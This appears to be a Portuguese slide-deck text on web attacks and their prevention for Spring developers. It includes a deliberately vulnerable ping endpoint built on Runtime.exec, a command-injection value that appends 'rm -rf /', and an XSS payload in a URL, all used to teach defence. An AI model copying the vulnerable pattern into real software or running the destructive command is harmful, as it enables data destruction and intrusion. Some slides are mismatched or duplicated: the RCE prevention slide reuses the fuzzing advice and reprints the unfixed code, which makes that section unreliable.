Strings enormes (aaaaaaaa...)

Caracteres especiais ('";--<script>)

Valores numéricos absurdos (99999999999999)

Dados inválidos (NULL, JSON malformado, XML quebrado)

Dados aleatórios gerados por ferramentas

Fuzzing / Teste de entradas maliciosas

O que pode causar?

- Erros de execução → a aplicação quebra com uma exceção não tratada.
- Descoberta de vulnerabilidades → como SQL Injection, XSS, Buffer Overflow.
- Denial of Service (DoS) → se a aplicação trava ou consome muito recurso processando entradas maliciosas.

Fuzzing / Teste de entradas maliciosas

Como prevenir

- Validação rigorosa de entradas (Spring Validation, Bean Validation com @Valid, @NotNull, @Size, etc.).
- Tratamento centralizado de exceções (@ControllerAdvice).
- Limite de tamanho de inputs (Spring Boot pode limitar tamanho de request body).
- Uso de tipos corretos (não usar String quando deveria ser int).
- Testes automatizados → usar fuzzing também como prática de QA (há ferramentas para isso).

RCE (Remote Code Execution)

É quando um atacante consegue fazer com que o servidor rode comandos arbitrários enviados por ele, como se tivesse acesso ao terminal da máquina.

Ou seja: o invasor manda uma “entrada maliciosa” → a aplicação interpreta e executa como código → ele ganha controle remoto.

RCE (Remote Code Execution)

Imagine um endpoint inseguro em Spring:

Uso normal:

`/ping?host=google.com` → roda ping google.com no servidor.

```java
@GetMapping("/ping")
public String ping(@RequestParam String host) throws Exception {
    Process p = Runtime.getRuntime().exec("ping " + host);
    return new String(p.getInputStream().readAllBytes());
}
```

Ataque:

`/ping?host=google.com && rm -rf /`

Isso poderia mandar o servidor deletar arquivos, porque o parâmetro foi concatenado direto em um comando de sistema.

RCE (Remote Code Execution)

Impacto

Afetou milhões de sistemas no mundo.

Empresas como AWS, Apple, Tesla, Twitter e muitas outras tiveram que aplicar patches emergenciais.

RCE (Remote Code Execution)

Como prevenir

- Validação rigorosa de entradas (Spring Validation, Bean Validation com @Valid, @NotNull, @Size, etc.).
- Tratamento centralizado de exceções (@ControllerAdvice).
- Limite de tamanho de inputs (Spring Boot pode limitar tamanho de request body).
- Uso de tipos corretos (não usar String quando deveria ser int).
- Testes automatizados → usar fuzzing também como prática de QA (há ferramentas para isso).

```
@GetMapping("/ping")
public String ping(@RequestParam String host) throws Exception {
    Process p = Runtime.getRuntime().exec("ping " + host);
    return new String(p.getInputStream().readAllBytes());
}
```

DDoS / DoS

Um ataque de negação de serviço acontece quando alguém sobrecarrega uma aplicação/servidor com muitas requisições ou operações pesadas, fazendo com que ele fique indisponível para os usuários legítimos.

DDoS / DoS

Um aluno descobre que, ao pesquisar algo no site da escola, a busca faz uma consulta pesada no banco de dados.

Ele cria um script que manda milhares de buscas por segundo.

O servidor fica lento ou cai.

DDoS / DoS

DDoS (Distributed Denial of Service) é a versão distribuída do DoS.

Em vez de um único computador atacar, o atacante usa vários computadores/zumbis (botnet) espalhados pelo mundo.

Isso torna o ataque muito mais difícil de bloquear, porque não vem de um único IP.

DDoS / DoS

2023 – Cloudflare detecta o maior ataque DDoS da história

Em fevereiro de 2023, a Cloudflare divulgou que mitigou um ataque DDoS que chegou a 71 milhões de requisições por segundo (RPS).

Esse ataque usou uma botnet de servidores mal configurados.

Ele foi direcionado contra empresas de software, hospedagem em nuvem e provedores de jogos.

DDoS / DoS

Como prevenir em aplicações

Rate Limiting

- Limitar o número de requisições por IP/usuário.
- Ex.: só permitir 10 tentativas de login por minuto.
- Em Spring, pode-se usar filtros, buckets de requisição ou integrar com API Gateway.

CAPTCHA em operações críticas

- Evita que bots automatizados façam milhares de requisições.

Caching

- Para consultas frequentes, retornar resultados já prontos em vez de acessar o banco toda vez.

CDN (Cloudflare, Akamai, AWS Shield)

- Essas redes distribuem o tráfego e absorvem ataques.

Circuit Breaker / Timeout

- Impede que requisições muito lentas mantenham o servidor ocupado.

Cache Poisoning / Cache Injection

É quando um atacante consegue inserir conteúdo malicioso no cache de um servidor, proxy ou CDN.

Assim, em vez de atacar apenas um usuário, ele "envenena" (poison) o cache, e todos que acessarem depois recebem a resposta adulterada.

Cache Poisoning / Cache Injection

Exemplo didático

Imagine um site de notícias que usa cache:

URL:

- `https://noticias.com/artigo?id=1`

O atacante faz:

- `https://noticias.com/artigo?id=1<script>alert('hack')</script>`

Se o cache for mal configurado, essa resposta com o script injetado pode ser salva.

Agora, qualquer pessoa que acessar o artigo vê o JavaScript do atacante rodando no navegador.

Cache Poisoning / Cache Injection

Como prevenir no Spring (e em geral)?

Sanitização de entradas: nunca deixar parâmetros controlarem conteúdo sem validação.

Configuração correta do cache:

- Definir bem o que pode ser armazenado (Cache-Control, Vary, ETag).
- Evitar que parâmetros dinâmicos influenciem cache indevidamente.

Headers de segurança:

- Content-Type correto.
- X-Content-Type-Options: nosniff.
- X-XSS-Protection.

Invalidar cache em alterações críticas (login, tokens, etc.).

Cache Poisoning / Cache Injection

Como prevenir no Spring (e em geral)?

Sanitização de entradas: nunca deixar parâmetros controlarem conteúdo sem validação.

Configuração correta do cache:

- Definir bem o que pode ser armazenado (Cache-Control, Vary, ETag).
- Evitar que parâmetros dinâmicos influenciem cache indevidamente.

Headers de segurança:

- Content-Type correto.
- X-Content-Type-Options: nosniff.
- X-XSS-Protection.

Invalidar cache em alterações críticas (login, tokens, etc.).

DNS Hijacking / Spoofing

Toda vez que você acessa um site (ex: banco.com), o seu navegador precisa descobrir o endereço IP real desse site.

Quem faz isso é o DNS (Domain Name System), que funciona como uma “agenda telefônica da internet”.

No DNS Hijacking / Spoofing, o atacante engana esse sistema e faz o usuário ir para um endereço falso, mesmo digitando o site correto.

DNS Hijacking / Spoofing

Exemplos Reais

- Turquia (2014) – O governo fez DNS hijacking em escala nacional para redirecionar acessos ao Twitter e YouTube para páginas de bloqueio.
- China (2010 e 2015) – O famoso "Great Cannon" foi usado para ataques de censura e redirecionamento de tráfego.
- Brasil (2018) – Vários provedores pequenos foram atacados via DNS Hijacking em roteadores domésticos, levando usuários para páginas falsas de bancos.
- Ucrânia (2017) – Antes do ataque do malware NotPetya, houve registros de DNS spoofing para espalhar versões falsas de atualizações de software.

DNS Hijacking / Spoofing

Usuário final:

- Usar DNS seguro (Google DNS 8.8.8.8, Cloudflare 1.1.1.1).
- Manter roteadores e firmware atualizados (muitos ataques mudam o DNS do roteador).
- Usar VPN em redes públicas.

Aplicação / Empresas:

- Implementar DNSSEC (valida assinaturas digitais nas respostas DNS).
- Monitorar tráfego suspeito (ex: muitos clientes caindo em IPs falsos).
- Forçar uso de HTTPS com certificados válidos (um hijack de DNS não consegue facilmente quebrar TLS).

Exposição de arquivos em CDN / Storage

Exposição de arquivos acontece quando arquivos que deveriam ser privados ou restritos ficam acessíveis publicamente, seja em um storage na nuvem (S3, Google Cloud Storage, Azure Blob Storage) ou em uma CDN.

Isso permite que qualquer pessoa com o link correto acesse, baixe ou até modifique o arquivo.

Não é necessariamente um “hack” ativo: muitas vezes é configuração errada.

Exposição de arquivos em CDN / Storage

Como acontece

Buckets de storage públicos

- Um desenvolvedor cria um bucket para armazenar imagens ou documentos.
- Por erro, deixa a configuração pública (public-read) sem autenticação.

URLs previsíveis

Se os arquivos seguem um padrão previsível, como:

- https://storage.example.com/documentos/1.pdf
- https://storage.example.com/documentos/2.pdf

Exposição de arquivos em CDN / Storage

Como prevenir

- Configuração correta do storage/CDN
- Usar políticas de acesso restritas.
- Evitar public-read se não for necessário.
- URLs com tokens de acesso
- Gerar URLs temporárias (signed URLs) que expiram em minutos ou horas.
- Validação de autorização no backend
- Antes de retornar qualquer arquivo, verificar se o usuário tem permissão para acessá-lo.

Supply Chain Attack / Ataque à cadeia de fornecedores

Um ataque à cadeia de fornecedores acontece quando um atacante compromete um software, biblioteca, ou serviço de um fornecedor que sua empresa ou aplicação utiliza, e, assim, consegue afetar indiretamente o seu sistema.

Em vez de atacar diretamente sua aplicação, o atacante entra “pelo fornecedor”.

Isso é perigoso porque qualquer sistema que use o componente comprometido pode ser afetado.

Supply Chain Attack / Ataque à cadeia de fornecedores

Bibliotecas de terceiros

- Seu projeto Java usa o Maven ou Gradle para importar bibliotecas externas.
- Um atacante compromete a biblioteca X e adiciona código malicioso.
- Ao atualizar a biblioteca, você acidentalmente inclui código malicioso no seu projeto.

Serviços externos / APIs

- Você consome um serviço externo (ex.: pagamento, autenticação, análise).
- O serviço é atacado ou comprometido, e respostas maliciosas chegam à sua aplicação.

Supply Chain Attack / Ataque à cadeia de fornecedores

Verificar bibliotecas de terceiros

- Usar ferramentas como OWASP Dependency-Check, Snyk, ou Sonatype Nexus.
- Evitar depender de pacotes não verificados ou abandonados.

Assinaturas e checksums

- Conferir assinaturas digitais de bibliotecas críticas.

Monitoramento contínuo de dependências

- Alertas sobre vulnerabilidades conhecidas ou atualizações suspeitas.

Engenharia social

Engenharia social é uma técnica onde o atacante explora confiança, curiosidade ou falta de atenção das pessoas para obter informações ou acesso não autorizado.

Diferente de ataques técnicos (SQLi, DDoS), aqui o alvo principal é o ser humano, não a tecnologia diretamente.

Pode acontecer por telefone, email, redes sociais ou pessoalmente.

Engenharia social

Treinamento e conscientização

- Ensinar funcionários a desconfiar de links, anexos e solicitações suspeitas.

Autenticação multifator (MFA)

- Mesmo que a senha seja comprometida, o atacante precisa de um segundo fator.

Políticas de verificação

- Confirmar pedidos sensíveis via canais independentes.

Monitoramento de atividades

- Alertar sobre acessos incomuns ou tentativas de fraude

Ataque Interno (Insider Threat)

Um ataque interno ocorre quando alguém dentro da organização, com algum nível de acesso legítimo, abusa ou vaza informações.

Pode ser intencional (roubo de dados, fraude) ou acidental (erro humano).

Diferente da engenharia social externa, aqui o atacante já tem credenciais e acesso.